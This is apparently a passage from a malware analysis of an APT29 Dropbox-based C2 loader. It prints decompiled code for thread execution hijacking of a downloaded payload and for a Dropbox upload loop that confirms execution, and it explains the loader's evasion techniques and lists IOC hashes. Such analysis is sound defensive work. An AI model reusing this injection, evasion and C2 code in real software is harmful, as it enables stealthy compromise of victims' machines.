


```
handle_heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, (unsigned int)(2 * downloaded_payload_len1), (unsigned int)(4 * downloaded_payload_len1));
if ( handle_heap )
{
    heap = HeapAlloc(handle_heap, HEAP_ZERO_MEMORY, (unsigned int)(downloaded_payload_len1 + 3421));
    if ( heap )
    {
        hThread[1] = 0i64;
        CurrentProcess = GetCurrentProcess();
        NtWriteVirtualMemory(CurrentProcess, heap, downloaded_payload + 21, downloaded_payload_len1 - 57);
        memset(downloaded_payload, 0, downloaded_payload_len1);
        ModuleHandleA = GetModuleHandleA("ntdll");
        RtlNewSecurityObjectWithMultipleInheritance = GetProcAddress(ModuleHandleA, "RtlNewSecurityObjectWithMultipleInheritance");
        if ( RtlNewSecurityObjectWithMultipleInheritance )// thread execution hijacking and maybe for anti-emu+anti-wine
        {
            hThread[0] = 0i64;
            NtCreateThreadEx(hThread, 0x1FFFFFu, 0i64, CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0i64, 5u, 0i64, 0i64, 0i64, 0i64);
            if ( hThread[0] )
            {
                Context.ContextFlags = CONTEXT_FULL;
                GetThreadContext(hThread[0], &Context);// execution of downloaded and decrypted payload
                Context.Rcx = (DWORD64)heap;// thread execution hijacking 3 -> redirection to C2 downloaded payload
                SetThreadContext(hThread[0], &Context);// hijacking via context RCX register-> New thread in suspended state not yet fully initiated
                ResumeThread(hThread[0]);// RCX  is the first parameter for RtlUserThreadStart -> thread entry point is in RCX
            }
        }
        Sleep(6000u);
    }
}
```

Syscall "NtWriteVirtualMemory" is used to to write decrypted code to newly allocated executable memory. Syscall "NtCreateThreadEx" is used to create new thread in suspended state with flags set also to hide from debugger.
Decoy start routine "RtlNewSecurityObjectWithMultipleInheritance" of newly created thread is replaced with setting the thread context of this thread – specifically via setting RCX register (NOT RIP as this new suspended thread is not initiated yet) pointing to decrypted code, already written to executable memory. Again this combination of directly called syscalls and thread execution hijacking serves as AV evasion and anti-debug technique. RCX is the first argument to function "RtlUserThreadStart" (thread start location) and this argument sets new thread entry routine (downloaded, decrypted code) different than the decoy.


After the downloaded and decrypted payload is executed in new thread, execution in current thread comes back to the main function "C2_Client_MAIN".

Another uploading to Dropbox is processed. This uploading is overwriting the same filename which was downloaded "Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup" (ex. "Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup").



```
        if ( *http_dropbox_download_response != '{' && http_dropbox_download_response[22] != 15 && http_dropbox_download_response[23] != 15 && http_dropbox_download_response[24] != 15 )
        {                                       // check if downloaded content in specific format
          process_exec_downloaded_payload(http_dropbox_download_response, buffer_length1[0], (__int64)md5_username_hexstring);// payload processing
          second_upload_body_content = operator new(75ui64);
          memset(second_upload_body_content, 0, 75ui64);
          if ( second_upload_body_content )
          {
            *second_upload_body_content = xmmword_18001F268;// mp3 magic bytes
            *((_DWORD *)second_upload_body_content + 4) = dword_18001F278;
          }
          else
          {
            *errno() = 22;
            invalid_parameter_noinfo();
          }
          if ( second_upload_body_content == (_OWORD *)-20i64 )
          {
            *errno() = 22;
            invalid_parameter_noinfo();
          }
          else
          {                                     // padding 0x0F0F0F added
            *(_OWORD *)((char *)second_upload_body_content + 20) = xmmword_18001B240;
            *((_WORD *)second_upload_body_content + 18) = 0xF0F;
          }
          if ( second_upload_body_content == (_OWORD *)-38i64 )
          {
            *errno() = 22;
            invalid_parameter_noinfo();
          }
          else
          {                                     // 2 uploading - rewriting file on dropbox -> ex. ( /Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup)
            strcpy((char *)second_upload_body_content + 38, "ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU");
          }
          http_dropbox_upload((__int64)http_authenticate_response_string, second_upload_body_content, 75u, (__int64)Rock_HASH_mp3_backup);
        }                                       // the same filename which was downloaded and payload executed is overwritten - execution confirmation
      }                                         // example body_content: ID3......#TSSE.......................ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU.
      v31 = 320i64;                             // all is done in loop - sleeping 330s = 5.5 minutes
      do
      {
        Sleep(1031u);
        --v31;
      }
      while ( v31 );
    }
```

This serves probably to confirm execution of downloaded code. The content for Dropbox uploading which will be overwriting filename - "Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup" is created again with fictive MP3 header, padding and "ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU" string which was previously used as xor key. Structure of this content can be seen in the picture bellow:



```
Edit As: Hex
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 49 44 33 04 00 00 00 00 00 23 54 53 53 45 00 00  ID3......#TSSE..
0010h: 00 0F 00 00 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F  ................
0020h: 0F 0F 0F 0F 0F 0F 4D 45 33 2E 39 39 2E 35 55 55  ......ME3.99.5UU
0030h: 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
0040h: 55 55 55 55 55 55 55 55 55 55 00                 UUUUUUUUUU.
```

Name	Value	Start	Size	Color
uchar Fictive MP3 Header[20]		0h	14h	Fg: ⬛ Bg: 🟧
uchar Padding[18]		14h	12h	Fg: ⬛ Bg: 🟩
uchar Previously used as XOR key[36]		26h	24h	Fg: ⬛ Bg: 🟥

All the main functionality of function "C2_Client_MAIN" - (without function "Map_dll_restore_text_section" – performed only once) is executed in endless loop when after each loop the execution sleeps for 5.5 minutes.

3. Conclusion

APT29 C2-Client Dropbox Loader is abusing many advanced techniques for AV evasion, anti-debug and network detection.

Techniques used: DLL hijacking, main process module filename check, thread execution hijacking, decoy start routine of newly created thread, hidden thread creation, dynamic syscall numbers resolving via hashing (“SysWhispers2”), direct syscall calling via stub code, unhooking via replacing “.text” section of in memory modules for manually mapped ones, fictive “MP3” header in network content, string encoding and network content encryption.

It abuses legitimate “Dropbox” service which acts as middleman between C2 Dropbox client and C2 Dropbox server communication. C2 Dropbox server operates “per-victim” and encrypts code to be executed by C2 Dropbox client with “per-victim” key.

Token for Dropbox authentication was not valid anymore during the analysis so the next stage payload could not be downloaded. We can assume that similar payload as Cobalt Strike beacon would be downloaded.

4. Indicators of compromise (IOCs)

Malicious:

```
==================================================
Filename: AcroSup64.dll
MD5: b3b1c5acf3da24e08a655e976309b181
SHA1: 156fcc4008f2fc3034634c3a620b80727d3f3c95
SHA-256: 6618a8b55181b1309dc897d57f9c7264e0c07398615a46c2d901dd1aa6b9a6d6
File Size: 130,560
Extension: dll
==================================================
==================================================
Filename: Meeting Info.lnk
MD5: 5a4a54eaec3e383f57df3adb61bec68c
SHA1: dea84f0c4a5a1a30c5740010ff09941be5fb172b
SHA-256: 244c101f10b722b352faa1160fce05f4e19a2d840b70ef054da26de7dbb0a9da
File Size: 1,538
Extension: lnk
==================================================
==================================================
Filename: vcruntime140.dll
MD5: 60e11cc61bc2eeee039f7aa98f96676c
SHA1: b078c8a1a04c297983a148bae0ec3aa76c7a81fa
SHA-256: 2028c7deaf1c2a46f3ebbf7bbdf76781d84f9321107d65d9b9dd958e3c88ef5a
File Size: 88,064
Extension: dll
==================================================
```

Benign:

```
==================================================
Filename: blank.pdf
MD5: 1c32d785398e3a7eaab0e9b876903cc6
SHA1: 3dad168e79bc7f421760c98a8b6be2e1630a63ec
SHA-256: 0622971147486e1900037eff229d921d14f5b51aac7171729b2b66f81cdf6585
File Size: 4,911
Extension: pdf
==================================================
==================================================
Filename: NV.exe
MD5: bcb225e7f9a3fc81429de70f7b124a02
SHA1: dedca09d9a97f719a970883eeaa570434f9ecaba
SHA-256: e8e63f7cf6c25fb3b93aa55d5745393a34e2a98c5aeacbc42f1362ddf64eb0da
File Size: 184,544
Extension: exe
==================================================
```